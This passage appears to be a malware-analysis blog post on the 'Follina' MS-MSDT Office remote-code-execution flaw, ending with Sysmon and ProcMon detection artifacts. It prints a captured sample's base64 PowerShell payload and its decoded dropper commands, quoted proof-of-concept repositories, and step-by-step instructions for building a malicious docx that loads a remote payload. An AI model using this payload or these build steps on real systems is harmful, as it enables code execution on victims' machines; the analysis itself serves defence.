


```
    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
    \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
    IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]
    '::'UTF8.GetString([System.Convert]'::'FromBase64String('+[char]34
    +'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG9
    3c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQt
    UHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNcc
    HVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhci
    AveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICYmZXh
    wYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../../../../../../../../
    ../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
```

```
$cmd = "c:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\
&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y
&&findstr TVNDRgAAAA 1.rar>1.t
&&certutil -decode 1.t 1.c
&&expand 1.c -F:* .&&rgb.exe";
```

Figure 7: Encoded Powershell code in Nao_sec shared sample

After the Nao_sec team's tweet post blew up, a few security researchers investigated and create their Proof-of-Concept and publish it on their GitHub as shown in figure 8-10 below. With all this shared POC, it will be easier for an attacker to replicate the attack.



JohnHammond Adding screenshot for reverse shell bb0cd62 2 days ago 5 commits

doc	Initial commit, including source code and maldoc skeleton	2 days ago
.gitignore	Initial commit, including source code and maldoc skeleton	2 days ago
README.md	Adding screenshot for reverse shell	2 days ago
follina.py	Adding screenshot for reverse shell	2 days ago
nc64.exe	Updating attack script to stage a reverse shell when AV is off	2 days ago

README.md


MS-MSDT "Follina" Attack Vector

John Hammond | May 30, 2022

Create a "Follina" MS-MSDT attack with a malicious Microsoft Word document and stage a payload with an HTTP server.

```
┌──(kali㉿kali)-[~/git/msdt-follina]
└─$ python3 follina.py
[+] copied staging doc /tmp/8tju8ra0
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
192.168.111.140 - - [30/May/2022 12:44:46] code 501, message Unsupported method ('OPTIONS')
192.168.111.140 - - [30/May/2022 12:44:46] "OPTIONS / HTTP/1.1" 501 -
192.168.111.140 - - [30/May/2022 12:44:46] code 501, message Unsupported method ('OPTIONS')
192.168.111.140 - - [30/May/2022 12:44:46] "OPTIONS / HTTP/1.1" 501 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD / HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] code 501, message Unsupported method ('OPTIONS')
192.168.111.140 - - [30/May/2022 12:44:46] "OPTIONS / HTTP/1.1" 501 -
192.168.111.140 - - [30/May/2022 12:44:46] "GET /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] "HEAD /index.html HTTP/1.1" 200 -
192.168.111.140 - - [30/May/2022 12:44:46] code 501, message Unsupported method ('OPTIONS')
192.168.111.140 - - [30/May/2022 12:44:46] "OPTIONS / HTTP/1.1" 501 -
192.168.111.140 - - [30/May/2022 12:44:46] code 501, message Unsupported method ('OPTIONS')
192.168.111.140 - - [30/May/2022 12:44:46] "OPTIONS / HTTP/1.1" 501 -
```

Figure 8: POC by John Hammond


The MS-MSDT 0-day Office RCE Proof-of-Concept Payload Building Process

ms-msdt.MD

Raw

MS-MSDT 0-day Office RCE

MS Office docx files may contain external OLE Object references as HTML files. There is an HTML sceme "ms-msdt:" which invokes the msdt diagnostic tool, what is capable of executing arbitrary code (specified in parameters).

The result is a terrifying attack vector for getting RCE through opening malicious docx files (without using macros).

Here are the steps to build a Proof-of-Concept docx:

1. Open Word (used up-to-date 2019 Pro, 16.0.10386.20017), create a dummy document, insert an (OLE) object (as a Bitmap Image), save it in docx.
2. Edit `word/_rels/document.xml.rels` in the docx structure (it is a plain zip). Modify the XML tag `<Relationship>` with attribute

```
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
```


and `Target="embeddings/oleObject1.bin"` by changing the `Target` value and adding attribute `TargetMode`:

```
Target = "http://<payload_server>/payload.html!"
TargetMode = "External"
```

Note the Id value (probably it is "rId5").

3. Edit `word/document.xml`. Search for the "<o:OLEObject ..>" tag (with `r:id="rd5"`) and change the attribute from `Type="Embed"` to `Type="Link"` and add the attribute `UpdateMode="OnCall"`.

Figure 9: Another POC and step by step instructions



chvancooten Update README.md		a0175c5 2 days ago 10 commits
src	Add 'command' mode, argument configurations	2 days ago
.gitignore	Initial commit	3 days ago
README.md	Update README.md	2 days ago
follina.py	Add 'command' mode, argument configurations	2 days ago

README.md

'Follina' MS-MSDT n-day Microsoft Office RCE


Quick POC to replicate the 'Follina' Office RCE vulnerability for local testing purposes. Running the script will generate the `clickme.docx` payload file in your current working directory, and start a web server with the payload file (`www/exploit.html`). The payload and web server parameters are configurable (see examples).

> ⚠ DO NOT USE IN PRODUCTION LEST YOU BE REGARDED A DUMMY

Figure 10: POC by chvancooten

Process behavior: SysMon and ProcMon perspective

Observing the process behavior analysis based on SysMon and ProcMon monitoring results, we can see that the malicious document leverages the ms-msdt scheme to execute the attacker's malicious PowerShell code. Figure below shows the *msdt.exe* program run the ms-msdt scheme to execute the malicious code under the parent process Microsoft Word's application. So, a spawned *msdt.exe* process under the *WINWORD.EXE* process should be aware.




```
"C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param
"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu
IT_SelectProgram=NotListed IT_BrowseForFile=h$(IEX
(calc.exe))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
IT_AutoTroubleshoot=ts_AUTO"
```

```
SearchIndexer.exe        7608                     17.46 MB
  SearchProtocolH...     4512                      2.72 MB
  SearchFilterHost.e...  4948                       2.2 MB
  SearchProtocolH...     8248                      1.82 MB
svchost.exe              3696                      1.82 MB
svchost.exe              2724                      2.96 MB
Lsalso.exe                688                       792 kB
lsass.exe                 700                      7.86 MB
fontdrvhost.exe           848                      1.66 MB
csrss.exe                7456   0.17               2.24 MB
winlogon.exe             1364                      2.45 MB
  dwm.exe                8040   0.47               58.7 MB
  fontdrvhost.exe        5344                      2.93 MB
explorer.exe             6192   0.58              64.97 MB
  vm3dservice.exe         836                      1.34 MB
  vmtoolsd.exe           6008   0.04              31.87 MB
  Everything.exe         3896                     54.74 MB
  procexp64.exe          1560   1.14   128 B/s    34.92 MB
  ProcessHacker.exe      5272   0.59              18.36 MB
  WINWORD.EXE            7964   0.27   834 B/s    91.95 MB
    msdt.exe             2808                      6.54 MB
  OneDrive.exe           4508                      22.8 MB

CPU Usage: 6.26%   Physical memory: 3.22 GB (40.22%)   Processes: 158
```

Figure 11: Winword.exe spawned msdt.exe containing the malicious msdt scheme


As the Sysmon artifacts are also valuable to us, we can see that a *Process Create* action was detected in the Sysmon showing that a program *msdt.exe* were launched with the *CommandLine* containing the malicious msdt scheme executing PowerShell code (run our *calc.exe* program).



```
Process Create:
RuleName: -
UtcTime: 2022-06-03 03:37:43.864
ProcessGuid: {151ab66c-8207-6299-e791-a40000000000}
ProcessId: 4596
Image: C:\Windows\SysWOW64\msdt.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Diagnostics Troubleshooting Wizard
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: msdt.exe
CommandLine: "C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(IEX
(calc.exe))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO"
CurrentDirectory: C:\Users\user\Desktop\
User: DESKTOP-5KVHRD3\user
LogonGuid: {151ab66c-6310-611b-4d3c-020000000000}
LogonId: 0x23C4D
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=A9AB42610361BF6432259061737EA309,SHA256=48103C8EE52D4CEFF0FB8974FFB17E6BFAB773B51F9D187A3A581401D6A7663B,IMPHASH=19CB93A7F4980963BA180BBC8785967E
ParentProcessGuid: {151ab66c-8202-6299-cf8f-a30000000000}
ParentProcessId: 720
ParentImage: C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE
ParentCommandLine: "C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE" /n /dde
```

Figure 12: Sysmon showing the process creation of msdt.exe with the malicious commandline

Moreover, the actual process that calls the *calc.exe* is *sdiagnhost.exe* via *Conhost.exe* as the child process as shown in the figure below.



Process Tree


☐ Only show processes still running at end of current trace

☑ Timelines cover displayed events only

Process	Description	Image Path
RuntimeBroker.exe (554	Runtime Broker	C:\Windows\System32\RuntimeBroker.exe
SearchApp.exe (1028)	Search application	C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\S...
RuntimeBroker.exe (298	Runtime Broker	C:\Windows\System32\RuntimeBroker.exe
TextInputHost.exe (6756		C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy...
RuntimeBroker.exe (611	Runtime Broker	C:\Windows\System32\RuntimeBroker.exe
DllHost.exe (5472)	COM Surrogate	C:\Windows\system32\DllHost.exe
ApplicationFrameHost.ex	Application Frame ...	C:\Windows\system32\ApplicationFrameHost.exe
ShellExperienceHost.exe	Windows Shell Ex...	C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExp...
RuntimeBroker.exe (786	Runtime Broker	C:\Windows\System32\RuntimeBroker.exe
SystemSettingsBroker.ex	System Settings B...	C:\Windows\System32\SystemSettingsBroker.exe
DllHost.exe (5072)	COM Surrogate	C:\Windows\system32\DllHost.exe
DllHost.exe (1036)	COM Surrogate	C:\Windows\system32\DllHost.exe
mousocoreworker.exe (8	MoUSO Core Wor...	C:\Windows\System32\mousocoreworker.exe
smartscreen.exe (6920)	Windows Defend...	C:\Windows\System32\smartscreen.exe
wmiprvse.exe (10064)	WMI Provider Host	C:\Windows\system32\wbem\wmiprvse.exe
BackgroundTaskHost.ex	Background Task...	C:\Windows\system32\BackgroundTaskHost.exe
RuntimeBroker.exe (372	Runtime Broker	C:\Windows\System32\RuntimeBroker.exe
BackgroundTaskHost.ex	Background Task...	C:\Windows\system32\BackgroundTaskHost.exe
DllHost.exe (8816)	COM Surrogate	C:\Windows\system32\DllHost.exe
⊟ sdiagnhost.exe (9524)	Scripted Diagnosti...	C:\Windows\System32\sdiagnhost.exe
Conhost.exe (7664)	Console Window ...	C:\Windows\System32\Conhost.exe
⊟ csc.exe (5332)	Visual C# Comma...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
cvtres.exe (1312)	Microsoft® Resou...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
⊟ csc.exe (120)	Visual C# Comma...	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
